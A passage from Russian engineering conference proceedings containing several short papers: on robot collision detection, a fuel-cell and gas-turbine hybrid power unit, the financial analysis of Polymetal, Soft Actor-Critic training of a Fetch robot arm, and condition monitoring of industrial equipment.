В результате можно выявить следующую особенность реализации подхода идентификации коллизий при моделировании РТП: необходимость в наличии функционала обеспечения оптимальной скорости обработки и точности регистрации. Это достигается за счет управления детализацией и кривизной поверхностей, поэтому ставятся открытыми вопросы проработки формирования оптимальных управляющих правил. Это позволит модели адаптироваться под техпроцессы разных масштабов.

Представляется возможным осуществление управления детализацией поверхности с помощью подхода, основанного на полигональной сетке, где это достигается за счет изменения количества точек и граней. А управление кривизной поверхности может быть достигнуто с помощью классического подхода использования поверхностей второго порядка.

В связи с этим актуальным ставится вопрос о выявлении комбинированного подхода, позволяющего реализовать представленные особенности.

Заключение

В работе были рассмотрены и сравнены классический подход и подход, основанный на полигональной сетке, для реализации определения поверхностей в рамках идентификации коллизий в модели РТП. В результате были выявлены особенности реализации идентификации коллизий, намечены пути формирования комбинированного подхода, использующего сильные стороны рассмотренных методик.

Проделанная работа позволила сформировать представление об особенностях и подходах реализации прикладного решения, обеспечивающего идентификацию коллизий в модели РТП.

Благодарности.

Исследование выполнено в рамках научного проекта, финансируемого за счет средств Российского Научного Фонда (Проект № 22-71-10093).

СПИСОК ИСТОЧНИКОВ

1. M. A. Gorkavyu, V. D. Voroshchenko and A. S. Gudim, "Modeling of Operator Poses in an Automated Control System for a Collaborative Robotic Process," 2023 International Russian Automation Conference (RusAutoCon), Sochi, Russian Federation, 2023, pp. 680-684, doi: 10.1109/RusAutoCon58002.2023.10272830.
2. П. С. Александров. Курс аналитической геометрии и линейной алгебры. – Москва : ФИЗМАТЛИТ, 1979. – 511 с.
3. Xingxin Li, Shibo Song, Junfeng Yao, Hanyin Zhang, Rongzhou Zhou, Qingqi Hong, Efficient collision detection using hybrid medial axis transform and BVH for rigid body simulation, Graphical Models, Volume 128, 2023,101180, ISSN 1524-0703, <https://doi.org/10.1016/j.gmod.2023.101180>
4. Меженин А.В. Технологии разработки 3D-Моделей. Учебное пособие. – Санкт-Петербург : Университет ИТМО, 2018. – 100 с

5. [13] M. A. Gorkavyi, Y. A. Tyurina, Y. S. Ivanov and D. M. Grabar, "Human Factor Modelling in the Collaborative Robotic Process Control System," 2023 International Conference on Industrial Engineering, Applications and Manufacturing (ICIEAM), Sochi, Russian Federation, 2023, pp. 954-960, doi: 10.1109/ICIEAM57311.2023.10139013.

УДК 621.383

Гайнутдинов Фарит Ринатович, магистрант, Казанский государственный энергетический университет

Gainutdinov Farit Rinatovich, graduate student, Kazan State Power Engineering University

Гайнутдинова Диляра Фаритовна, кандидат химических наук, доцент кафедры «Химия и водородная энергетика», Казанский государственный энергетический университет

Gajnutdinova Diljara Faritovna, candidate of chemical sciences, associate professor of the Department of Chemistry and Hydrogen Energy, Kazan State Power Engineering University

ЭКОЛОГИЧЕСКИ ЧИСТЫЕ ЭНЕРГОУСТАНОВКИ НА ОБЪЕКТАХ МАЛОЙ ЭНЕРГЕТИКИ

ENVIRONMENTALLY FRIENDLY ENERGY INSTALLATIONS AT SMALL-SCALE FACILITIES

Аннотация. Актуальным направлением развития малой энергетики является применение энергетических установок на базе твердооксидных топливных элементов в электроснабжении потребителей. Приведены проблемы реализации технологии, рассмотрен подход комбинирования топливного элемента с газовой турбиной. Дано описание пилотного образца гибридного источника экологически чистой энергии.

Abstract. One of the current trends in the development of small-scale energy is the application of energy installations based on solid oxide fuel cells in supplying electricity to consumers. The challenges of implementing this technology are discussed, and an approach of combining the fuel cell with a gas turbine is considered. A description of a pilot model of a hybrid source of environmentally friendly energy is provided.

Ключевые слова: декарбонизация, малая энергетика, гибридная энергоустановка, твердооксидный топливный элемент, микрогазовая турбина.

Key words: decarbonization, small-scale energy, hybrid energy system, solid oxide fuel cell, micro-gas turbine.

Введение

Вредное воздействие на окружающую среду зависит от используемого топлива на энергоустановках. Показатели загрязняющих веществ в атмосфере могут варьироваться в зависимости от конкретных условий эксплуатации, технологий очистки выбросов, используемых на производстве энергии [1]. В связи с этим актуальными становятся вопросы декарбонизации производства энергии и переход к экологически безопасному и устойчивому развитию энергетики. На реализацию проектов по сокращению выбросов вредных веществ в энергетическом секторе обращается большое внимание со стороны государства [2].

Значительными возможностями в этой области обладают инновационные энергоустановки на водородном топливе [3-5]. Во многих лабораториях создаются цифровые инженерные модели, учитывающие различные факторы, влияющие на низкоуглеродную выработку энергии гибридными энергоустановками на базе топливных элементов.

Разработка и совершенствование гибридных систем на основе топливных элементов, позволяет решать вопросы устойчивого экологического энергоснабжения в малой энергетике.

Основная часть

Целью данного исследования является разработка комбинированной электрохимической системы когенерации энергии (топливный элемент – газовая турбина), изучение ее преимуществ и ограничений, а также анализ текущего состояния и перспектив развития в данной области. В предлагаемой гибридной установке применяются твердооксидные топливные элементы, которые отличаются недорогими керамическими материалами и высоким электрическим КПД. Возможная мощность установки, собранной из газовой турбины и топливного элемента 30 кВт. Однако существуют технические сложности, препятствующие коммерциализации данной технологии (большие капиталовложения на этапе строительства), требующие ее оптимизации.

Компоненты экспериментальной гибридной системы следующие: преиформер, микрогазовая турбина, AC/DC– преобразователь, твердооксидный топливный элемент, насос для парогенератора, парогенератор, водородный и метановый баллоны, блок декарбонизатор, воздушный и топливный теплообменник, бак дистиллированной воды, система автоматизированного управления.

Некоторые технические характеристики компонентов гибридной системы представлены в таблице 1.

Таблица 1 – Технические параметры энергетических установок в составе гибридной системы

Компонент гибридной системы	Технические характеристики	Значение
Микрогазовая турбина	Электрогенератор $N_{\text{ном}}$	29 кВт
	Метан/пропан, природный газ, керосин, дизель, газовые отходы	-
	Температура выхлопа, °С	295
	Диапазон рабочего напряжения, В	380-480
	Расход топлива, м ³ /ч	12
AC/DC– преобразователь 30 кВт	Способность работать от постоянного тока, В	320-460 450-800
	Выход 10 стандартных напряжений в диапазоне, В	От 24 до 800
Твердооксидный топливный элемент	Номинальная мощность, $N_{\text{ном}}$	1 кВт
	Ячеек в системе	30
	Напряжение одной ячейки, В	0,7
	Расход топлива, м ³ /ч	0,24
	Средняя температура ТОТЭ, °С	750
	Температура на входе в анод /катод, °С	725
Бак H ₂ O (дист)	Объем, л	1
Система автоматизированного управления	Контролеры, мониторы, программное обеспечение	-

Для моделирования различных физических процессов, включая электрохимические реакции и тепловые потоки в гибридной системе использована программа ANSYS.

Заключение

Проведенные исследования позволят спроектировать реальную производственно-технологическую схему гибридной установки и создать опытно-промышленный образец экологически чистой энергоустановки. Уровень выбросов загрязняющих веществ является низким, без выброса SO₂ и NO_x. Для осуществления «нулевого выброса» система с твердооксидным топливным элементом может быть оборудована блоком улавливания CO₂. Предлагаемая гибридная система может функционировать для маломощ-

ных энергопотребителей, таких как объекты малой промышленности и предприятия сферы услуг, принадлежащие к числу малых потребителей электроэнергии.

СПИСОК ИСТОЧНИКОВ

1. Пенджиев, А. М. Экологические проблемы энергетики и роль альтернативных источников энергии в Центрально-азиатском районе / А. М. Пенджиев // Альтернативная энергетика и экология. – 2012. – № 04(108). – С. 132-146.
2. Гатина, Р. З. Перспективы развития малой энергетики с использованием топливных элементов / Р. З. Гатина, Н. М. Гафуров, Р. Р. Зайнуллин // Вестник Казанского государственного энергетического университета. – 2018. – Т. 10, № 1(37). – С. 88-96. – EDN XSFUPZ.
3. Романов, И. Д. Развитие энергетических установок на основе твердооксидных топливных элементов / И. Д. Романов, Е. А. Чернышов, Е. А. Романова // Международный журнал прикладных и фундаментальных исследований. – 2015. – № 10-1. – С. 38-42.
4. Доросев, С. М. Источник тока на основе энергетической установки с электрохимическим генератором на твердооксидных топливных элементах для электроснабжения объектов магистральных газопроводов / С. М. Доросев, А. Ф. Емельянов // Топливные элементы и энергоустановки на их основе : Программа конференции и сборник тезисов, Черногловка, 29 июня – 03 2015 года. – Черногловка: Издательство Черногловка, 2015. – С. 28.
5. Романова, Е. А. История развития зарубежных энергетических установок для подводных объектов на основе топливных элементов / Е. А. Романова, А. Д. Романов // Вестник Астраханского государственного технического университета. Серия: Морская техника и технология. – 2015. – № 1. – С. 84-90.

УДК 621.762.24

Гнатик Данил Елисеевич, студент, Комсомольский-на-Амуре государственный университет

Gnatik Danil Eliseevich, student, Komsomolsk-on-Amur State University

Куделько Анатолий Романович, профессор, кандидат технических наук,

Комсомольский-на-Амуре государственный университет

Kudelko Anatoly Romanovich, professor, candidate of technical sciences,

Komsomolsk-on-Amur State University

АНАЛИЗ СОСТОЯНИЯ И ПЕРСПЕКТИВЫ РАЗВИТИЯ МЕТАЛЛУРГИЧЕСКОГО ПРЕДПРИЯТИЯ

ANALYSIS OF THE STATE AND PROSPECTS OF DEVELOPMENT OF THE METALLURGICAL ENTERPRISE

Аннотация. В работе основная цель основана на комплексном анализе ключевых аспектов, показывающих устойчивость и перспективы развития металлургической компании «Полиметалл». Главное внимание будет уделяться финансовой стабильности, качеству производства, а также определению угроз и возможностей, с которыми может столкнуться металлургическое предприятие. При анализе финансовой устойчивости, нужно учитывать факторы, влияющие на предприятие в долгосрочной перспективе. Качество продукции становится одним из главных факторов конкурентоспособности компании на глобальном рынке. Анализ угроз и возможностей, с которыми может столкнуться предприятие поможет определить пути развития на стратегическую перспективу.

Abstract. In this paper, the main goal is based on a comprehensive analysis of key aspects showing the sustainability and prospects for the development of the Polymetal metallurgical company. The main attention will be paid to financial stability, production quality, as well as

the identification of threats and opportunities that a metallurgical enterprise may face. When analyzing financial stability, it is necessary to take into account the factors affecting the company in the long term. The quality of products is becoming one of the main factors of the company's competitiveness in the global market. An analysis of the threats and opportunities that the company may face will help determine the ways of development for the strategic perspective.

Ключевые слова: Metallurgy, prospects, analysis, enterprise, quality.

Key words: Metallurgy, prospects, analysis, enterprise, quality.

Введение

Металлургические предприятия являются важным аспектом экономического развития регионов и всей Российской Федерации в целом. Производимые металлы очень сильно влияют на различные сферы промышленности, куда входят такие сферы как машиностроение, строительство и т.д. Данная работа уделяет большое внимание анализу ситуации рынка и перспективам долгосрочного развития АО "Полиметалл". Рассматриваются несколько ключевых аспектов: финансовая стабильность, обеспечение качества продукции и выявление, и изучение факторов, считающимися как потенциальными угрозами, так и возможностями для предприятия.

Анализ финансовой устойчивости Полиметалла имеет главный приоритет в понимании его нынешнего положения и возможности прогнозирования на стратегическую перспективу.

Исследование угроз и возможностей, с которыми может столкнуться предприятие, поможет не только выявить непосредственно угрозы, но и найти новые или расширить текущие возможности для дальнейшего роста. Оценка факторов, которые в той или иной мере могут замедлить развитие предприятия, а также выявить стратегические перспективы, которые могут стать ключом к успеху, и дадут конкурентное преимущество.

Основная часть

Важным показателем состояния предприятия АО Полиметалл является степень его финансовой устойчивости. Большая прибыль не только позволяет приносить удовлетворение акционерам, но и позволяет обеспечить финансовую надежность и дальнейший потенциал для долгосрочного развития предприятия. Однако, если прибыль предприятия терпит существенное снижение, это может служить сигналом о наличии проблем, которые требуют решения.

В связи с этим, следует отметить, что АО "Полиметалл" в течение последних лет продемонстрировал устойчивый рост прибыли. Это говорит о его стабильной финансовой надежности и показывает, как предприятие способно управлять экономическими рисками. Подробный анализ финансовых показателей предприятия, включая оборотный капитал, показатели ликвидности и прибыль, позволит лучше понять его текущее финансовое состояние. Исходя из полугодового отчета предприятия АО Полиметалл за 30.06.23, выручка за I полугодие 2023 года выросла на 25% и составила US\$ 1315 млн (US\$ 1048 млн в I полугодии 2022 года), из которых US\$ 393 млн (30%) получено от операций в Казахстане и US\$ 922 млн (70%) от операций в России [1,2].

Для предполагаемого обеспечения долгосрочной финансовой устойчивости, АО "Полиметалл" может рассмотреть следующие стратегии:

- Диверсификация – большое разнообразие продукции и, в частности, потребительской базы, это поможет снизить предполагаемую зависимость предприятия от одного сегмента рынка, что позволит обеспечить более стабильный и повышенный доход с большего количества сегментов рынка.

- Эффективное управление расходами – постоянный мониторинг или анализ позволит сократить лишние расходы и оптимизировать издержки в свою очередь это даст предприятию конкурентное преимущество, лидерство по издержкам.

- Инвестиции в развитие – вложения в развитие новых продуктов, таких которые будут более эффективно способствовать добывать или переработке ценных металлов или вложение в развитие экологических технологий [3].

АО "Полиметалл" имеет высокое качество продукции, связано это, прежде всего, с тем, что компания строго придерживается стандартов. Это, в свою очередь, позволяет не только удовлетворять потребности потребителей, но и способствует сохранению хорошей репутации предприятия. Для долгосрочной перспективы развития целесообразна ориентация на поддержание и совершенствование процессов контроля качества и обеспечение надежность продукции.

При этом для стратегической перспективы повышения качества продукции, АО "Полиметалл" можно рассмотреть целесообразность и возможности применить следующих стратегий:

- Обучение и развитие персонала: вложение в обучение сотрудников, отправка их профессиональную переподготовку или повышение их квалификации в другие филиалы или производства, что будет способствовать обеспечению профессионального роста каждого сотрудника, это повысит качество на всех этапах производства.

- Использование современных технологий: вложение на развитие и внедрение современных технологий и оборудования в рядах первых предприятий может повысить эффективность производства, а также даст стратегическое преимущество на тактический период.

- Конкуренция: нынешний рынок металлов имеет конкурентов, и существует множество металлургических предприятий, предлагающих схожие продукты. системы управления затратами должна постоянно совершенствоваться и не отставать от конкурентных предприятий, снижение цен на уровень реальных или потенциальных конкурентов в лице металлургических предприятий могут сказаться на доходности предприятия в целом.

- Экологические стандарты: наше общество в настоящее время становится все более требовательным к предприятиям в плане экологии. Металлургические компании должны инвестировать в новые и потенциально чистые технологии и методы производства, что может потребовать значительных затрат, но и в свою очередь повысит имидж компании.

- Развитие новых рынков: предприятие должно периодически изучать и анализировать новые рынки находящиеся в различных географических областях, где спрос на продукцию предприятия потенциально может быть высоким. Это способствует увеличению объема продаж и расширит сегмент потребителей, что приведет к повышению доходности.

- Экологическая ответственность: соблюдение экологической ответственности может быть не только обязательством, но и возможностью для компании. Затраты в чистые технологии и методы производства могут привлечь клиентов, которые ценят устойчивость и экологическую ответственность, что в свою очередь повысит имидж компании на рынке.

Для преодоления угроз и использования возможностей внешней среды, можно также рассмотреть целесообразность проработки на предмет реализации таких стратегий, как:

- Диверсификация продукции: если предприятие начнет заниматься не только ценными металлами это расширит ее ассортимент продукции что позволит предприя-

тию уйти от прямой конкуренции касаясь цен и значительно расширит, и откроет новые рынки сбыта.

- Оптимизация производственных процессов: вложение и непосредственно дальнейшее внедрение инновационных технологий, нахождение процессов подходящим для автоматизации производства, что способствует снижению издержек и значительному повышению эффективности.

- Инвестиции в исследования и разработки: инвестиции в исследования новых материалов, вложения в инновационные технологии современности помогут создать уникальные продукты и укрепить позиции на рынке, при диверсификации продукции.

- Инвестиции в чистые экологические технологии: соблюдение экологических стандартов и ответственности может быть достигнуто путем активных инвестиций в экологически чистые технологии производства, и непосредственно интеграция этих технологий в нынешнее производство.

- Совершенствование процессов обращения с отходами: эффективная обработка (переработка) или утилизация отходов смогут поспособствовать сокращению негативных воздействий на окружающую среду [4,5,6].

Заключение

Для формирования перспективной корпоративной стратегии предприятию АО "Полиметалл" необходимо постоянно отслеживать и проводить анализ состояния и тенденций изменения всех основных параметров внешней среды, прежде всего, ее основных угроз и возможностей, препятствующих (или способных воспрепятствовать) и способствующих соответственно развитию металлургической отрасли. Постоянный анализ позволит принять целесообразную или правильную стратегию и усилить позиции предприятия в области финансовой устойчивости, качества продукции и экологической ответственности, что позволит ему более успешно преодолевать различные трудности и преграды, что, в свою очередь, позволит добиться устойчивого развития в будущем.

СПИСОК ИСТОЧНИКОВ

1. Официальный сайт компании АО «Полиметалл» // URL: <https://www.polymetal.ru/> (дата обращения: 01.11.2023).

2. Полугодовой отчет за шесть месяцев компании АО «Полиметалл», за 30.06.2023 года // URL: <https://www.polymetalinternational.com/ru/investors-and-media/news/press-releases/25-09-2023/> (дата обращения: 01.11.2023).

3. SWOT-анализ // URL: <https://ru.wikipedia.org/wiki/SWOT-анализ> (дата обращения: 01.11.2023).

4. Виды стратегии инновационного развития // URL: <https://studfile.net/preview/8703886/> (дата обращения: 01.11.2023).

5. Система природоохранных стандартов серии ИСО 14000 в металлургической промышленности // URL: <https://cyberleninka.ru/article/n/sistema-prirodoohrannyh-standartov-serii-iso-14000-v-metallurgicheskoy-promyshlennosti> (дата обращения: 01.11.2023).

6. Продуктивно-маркетинговая стратегия // URL: <https://studfile.net/preview/4190423/page:15/> (дата обращения: 01.11.2023).

УДК 004.896

Грабарь Даниил Михайлович, студент, Комсомольский-на-Амуре государственный университет

Grabar Daniil Mikhailovich, student, Komsomolsk-na-Amure State University

Иванов Юрий Сергеевич, кандидат технических наук, доцент, Комсомольский-на-Амуре Государственный Университет

Ivanov Yuri Sergeevich Candidate of Engineering Sciences, Associate Professor, Komsomolsk-on-Amure State University

ИСПОЛЬЗОВАНИЕ МЕТОДА SOFT ACTOR CRITIC ДЛЯ ПЕРЕМЕЩЕНИЯ КОЛЛАБОРАТИВНОГО РОБОТА В ЗАДАННУЮ ПОЗИЦИЮ

USING THE SOFT ACTOR CRITIC METHOD TO MOVE A COLLABORATIVE ROBOT TO A GIVEN POSITION

Аннотация. В работе представлен метод глубокого нейросетевого обучения с подкреплением. Описаны базовые понятия при работе с агентными моделями. Основным методом обучения с подкреплением выступил SAC, который позволил перемещать и позиционировать коллаборативного робота Fetch в заранее заданной целевой позиции. Тестирование проводилось в физической среде имитационного и агентного моделирования MuJoCo. Результатом работы выступила обученная агентная модель перемещения и позиционирования коллаборативного робота в целевой точке.

Abstract. The paper presents a method of deep neural network learning with reinforcement. The basic concepts when working with agent models are described. The main reinforcement learning method was SAC, which allowed the Fetch collaborative robot to be moved and positioned in a predetermined target position. Testing was carried out in the physical environment of simulation and agent-based modeling MuJoCo. The result of the work was a trained agent model of the movement and positioning of the collaborative work at the center point.

Ключевые слова: имитационное моделирование, RL, SAC, агентное моделирование.

Key words: simulation modeling, RL, SAC, agent modeling.

Введение

Написание управляющих программ для роботизированных комплексов являются эффективным методом при работе в четко детерминированной среде. При интегрировании вспомогательных модулей, (камеры, вычислительные устройства и т.д.) в роботизированный комплекс возникает проблема коммуникации, распределения задач и координации с роботом. Для этого необходимо заранее разрабатывать стратегию управления, гарантирующую, что робот сможет справиться с поставленными перед ним задачами. При модернизации киберфизической системы [1], в социокиберфизическую систему [2, 3] управления роботом с четко детерминированной среды, превращается в сложную недетерминированную, что не позволяет выстроить оптимальный алгоритм управления роботизированным комплексом. Решением такой проблемы может послужить использование методов и алгоритмов глубокого нейросетевого обучения с подкреплением (DRL от англ. Deep Reinforcement Learning) [4], которые в автоматическом режиме смогут выстроить траекторию перемещения к заданной точке.

Основная часть

Основной задачей DRL является построение агентной модели, в которой агент, наблюдая за средой моделирования пытается выстроить стратегию поведения в конкретной ситуации. В случае верного выполнения действий, агент получает вознаграждение. Взаимодействие агента и имитационной среды может быть представлено в виде

системы с обратной связью (рис. 1). В качестве обратной связи выступает тройка векторов (s_t, a_t, r_t) : состояние s_t ; действие a_t ; вознаграждение r_t , индекс t указывает на номер шага, в котором возник сигнал. Цикл управления может повторяться до бесконечности или закончиться при достижении поставленной цели.




Рисунок 1 – Цикл управления агентом в обучении с подкреплением

В качестве примера управления роботизированным комплексом с помощью DRL, воспользуемся готовой средой моделирования «FetchReachDense-v2» [5], предоставляемой компанией OpenAI gym [6]. Задачей манипулятора в окружающей среде выступает перемещение конечного эффектора в случайно выбранное положение в рабочем пространстве робота. Робот представляет собой мобильный манипулятор с семью степенями свободы и с параллельным двухпальцевым захватом. Управление роботом осуществляется короткими перемещениями захвата в декартовой системе координат, в среде имитационного моделирования MuJoCo [7].

Состоянием s_t выступает массив из десяти элементов, каждое из значений описывает: положение конечного эффектора (x, y, z) в декартовой системе координат; смещение правого и левого пальца захвата; линейную скорость конечного эффектора x, y, z ; линейную скорость правого и левого пальца.

Пространство действий a_t представляет собой смещение в декартовых координатах $\delta x, \delta y$ и δz конечного эффектора.

Вознаграждение r_t равно отрицательному евклидову расстоянию между достигнутой позицией цели и желаемой целью.

В качестве одного из основных методов DRL выступает SAC (от англ. Soft Actor Critic) [8]. Главным преимуществом SAC является расширение метода DDPG (от англ. Deep Deterministic Policy Gradient) [9] за счет использования стохастической стратегии, а также за счёт энтропийной регуляризации. SAC использует две мягких (soft) Q-сети [10].

Обучение производилось на вычислительном устройстве с процессором AMD Ryzen 9 5900x, с использованием графического ускорителя Nvidia RTX 3050 под управлением операционной системы Ubuntu 22.04. Результаты обучения представлены на рисунке 2:




Рисунок 2 – Результаты обучения системы методом SAC
 а) первый эпизод; б) 2000 эпизод; в) 3400 эпизод

В начале обучения (0 – 100 эпизод) направление перемещения коллаборативного робота к целевой точке было не определено. На 2000 эпизоде коллаборативный робот Fetch практически приблизился к целевому значению, но при этом не находился в целевой точке. При окончании полного цикла обучения (3400 эпизодов), коллаборативный робот сумел достигнуть целевой точки и получить максимальное вознаграждение r_t (евклидово расстояние 0.127).

Заключение

В результате проведенных исследований удалось обучить метод глубокого нейросетевого обучения с подкреплением SAC для перемещения и позиционирования коллаборативного робота в целевой точке. Обучение длилось 3400 эпизодов (итераций), максимальное вознаграждение (евклидово расстояние между достигнутой позицией цели и желаемой целью), которое получил агент составило 0.127.

Дальнейшая работа предполагает построение собственной среды агентного моделирования коллаборативного процесса с использованием роботизированного комплекса KUKA iiwa 7 R800, с последующим обучением алгоритмов DRL для решений задач обхода препятствий в сложной недетерминированной среде.

Благодарности.

Работа выполнена при поддержке Российского научного фонда № 22-71-10093 «Разработка и синтез перспективных мультимодальных адаптивных алгоритмов и методов управления поведением коллаборативных робототехнических систем с учетом нештатных ситуаций и экстремальных условий в недетерминированной среде».

СПИСОК ИСТОЧНИКОВ

1. Кудрявцева Арина Сергеевна Киберфизическая система как развитие автоматизации на всех этапах жизненного цикла деятельности предприятия на основе внедрения цифровых технологий // SAEC. 2019. №1.
2. Смирнов А.В., Безручко В.В., Басов О.О. Теоретические основы построения социоконвергентных систем // Экономика. Информатика. 2019. №3.
3. Микони Станислав Витальевич Обобщённая онтологическая модель управления в концепции социо-киберфизической системы // Онтология проектирования. 2019. №2 (32).
4. Обучение с подкреплением // Академия Яндекса URL: <https://academy.yandex.ru/handbook/ml/article/obuchenie-s-podkrepleniem> (дата обращения: 5.11.2023).
5. Plappert M, Andrychowicz M, Ray A, McGrew B, Baker B, Powell G, Schneider J, Tobin J, Chociej M, Welinder P, et al. (2018) Multi-goal reinforcement learning: Challenging robotics environments and request for research. arXiv:180209464
6. Gymnasium Documentation // gymnasium URL: <https://gymnasium.farama.org/> (дата обращения: 5.11.2023).
7. Mujoco Overview // mujoco URL: <https://mujoco.readthedocs.io/en/stable/overview.html> (дата обращения: 7.11.2023).
8. Haarnoja T. Soft actor-critic: Off-policy maximum entropy deep reinforcement learning with a stochastic actor // International conference on machine learning. – PMLR, 2018. – С. 1861-1870.
9. Lillicrap T.P., Hunt J.J., Pritzel A., Heess N., Erez T., Tassa Y., Silver D., Wierstra D. Continuous control with deep reinforcement learning // Comput. Sci. 2015, vol. 8, no. 6, pp. 1-14.
10. Hausknecht M., Stone P. Deep recurrent q-learning for partially observable MDPs // AAAI Fall Symposium - Technical Report. 2015.

УДК 621.313

Гузанов Сергей Сергеевич, магистрант, Комсомольский-на-Амуре государственный университет

Guzanov Sergey Sergeevich, master's student, Komsomolsk-na-Amure State University

Иванов Сергей Николаевич, доктор технических наук, доцент, профессор кафедры «Электромеханика» Комсомольский-на-Амуре государственный университет

Ivanov Sergey Nikolayevich, Doctor of Technical Sciences, Associate Professor, Professor of the Department of "Electromechanics" Komsomolsk-na-Amure State University

ОЦЕНКА ТЕХНИЧЕСКОГО СОСТОЯНИЯ ПРОМЫШЛЕННОГО ОБОРУДОВАНИЯ

ASSESSMENT OF THE TECHNICAL CONDITION OF INDUSTRIAL EQUIPMENT

Аннотация. Вопросы надежности промышленного оборудования и его элементов непосредственно связаны с периодической оценкой их состояния. Оценка технического состояния требует не только прямых измерений параметров, но и учета внешних факторов, что существенно усложняет получение достоверной информации о контролируемых объектах. Предметная область включает силовое промышленное оборудование, в частности, преобразовательные трансформаторы, источники питания на основе электромеханических преобразователей, распределительные линии. Определены контролируемые параметры и требуемый метрологический диапазон измеряемых величин. Приведена структурная схема для комплексной оценки состояния оборудования при воздействии внешних электромагнитных и тепловых факторов.

Abstract. The issues of reliability of industrial equipment and its elements are directly related to the periodic assessment of their condition. The assessment of the technical condition requires not only direct measurements of parameters, but also consideration of external factors, which significantly complicates obtaining reliable information about controlled objects. The subject area includes power industrial equipment, in particular, converter transformers, power supplies based on electromechanical converters, distribution lines. The controlled parameters and the required metrological range of measured values are determined. A block diagram is given for a comprehensive assessment of the condition of equipment under the influence of external electromagnetic and thermal factors.

Ключевые слова: промышленное оборудование, измерение, внешние факторы, структурная схема, оценка

Key words: industrial equipment, measurement, external factors, block diagram, evaluation

Введение

Для нормального функционирования силового оборудования и в частности его основных компонентов, таких как активная сталь или система охлаждения, необходимо автоматически контролировать основные параметры, приведенные в нормативно-технической документации.

Каждый из контролируемых параметров должен быть измерен отдельным датчиком, который в свою очередь должен быть подключен к аналого-цифровому преобразователю.

Применение стандартных подходов диагностирования для решения задач прогнозирования нецелесообразно вследствие различия целей, принципов организации и моделей. Отдельно существует проблема, связанная с эксплуатацией технически неисправного, но в определенных режимах поддерживающего работоспособность оборудования.

Целью исследования является повышение надежности и качества промышленного оборудования, эксплуатируемого на объектах энергетики.

Основная часть

Формальное подобие электромагнитных параметров в низковольтных и высоковольтных цепях, на первый взгляд позволяет исследовать их с помощью одинаковых методов и средств. На практике же во вторичных контурах при низких (не более нескольких вольт) напряжениях токи имеют принципиально существенно большие значения.

Нормативно электрические параметры должны измеряться в соответствии с ГОСТ 22261-94 «Средства измерений электрических величин. Общие технические условия», регламентирующим общие условия применения как методов контроля и определения, так и средств измерений и их метрологических характеристик. В нем ограничено применение приборов с классом точности не ниже 0,5 для измерений при нормальных условиях эксплуатации, изменяющихся в пределах, приведенных в [1], характеристик силового оборудования. При этом измерения сопротивления должны быть обеспечены в диапазоне 100 мкОм...200 МОм.

Преимущественно используются амперметры электродинамической системы, что обеспечивает требуемую чувствительность и снижение потребляемой амперметром мощности.

Среднеквадратичные значения синусоидальных токов/напряжений целесообразно измерять электронным прибором. Величина минимального значения измеряемых напряжений 0,2 мВ, максимального – 300 В; соответственно измеряемых токов 0,002...10³ мА. Диапазон частот 50..10⁴ Гц является рабочим.

Для измерения активного сопротивления используется комбинированный мост типа со специальным четыре зажимным подключением, что исключает влияние соединительных проводников и переходное контактное сопротивление.

Для комплексной оценки параметров технического состояния промышленного оборудования предлагается структурная схема, приведенная на рисунке 1.

Пределы измеряемых электрических сопротивлений 10⁻⁸...10¹⁰ Ом на выпрямленном токе, класс точности в зависимости от схемы измерения составляет для одинарного моста 2·10⁻², двойного 10⁻²...2,0. Индуктивное сопротивление измеряется с использованием универсального моста переменного тока класс точности 10⁻¹, это обеспечивает также находить емкость, добротность, определять тангенс угла диэлектрических потерь.

Температуры может быть измерена теоретически любым методом с использованием средств, прошедших метрологическую аттестацию по ГОСТ 8326-95 «Системы обработки информации обеспечивающих требуемую точность и. Взаимосвязь открытых систем. Определение базовых услуг сеансового уровня в режиме с установлением соединения».

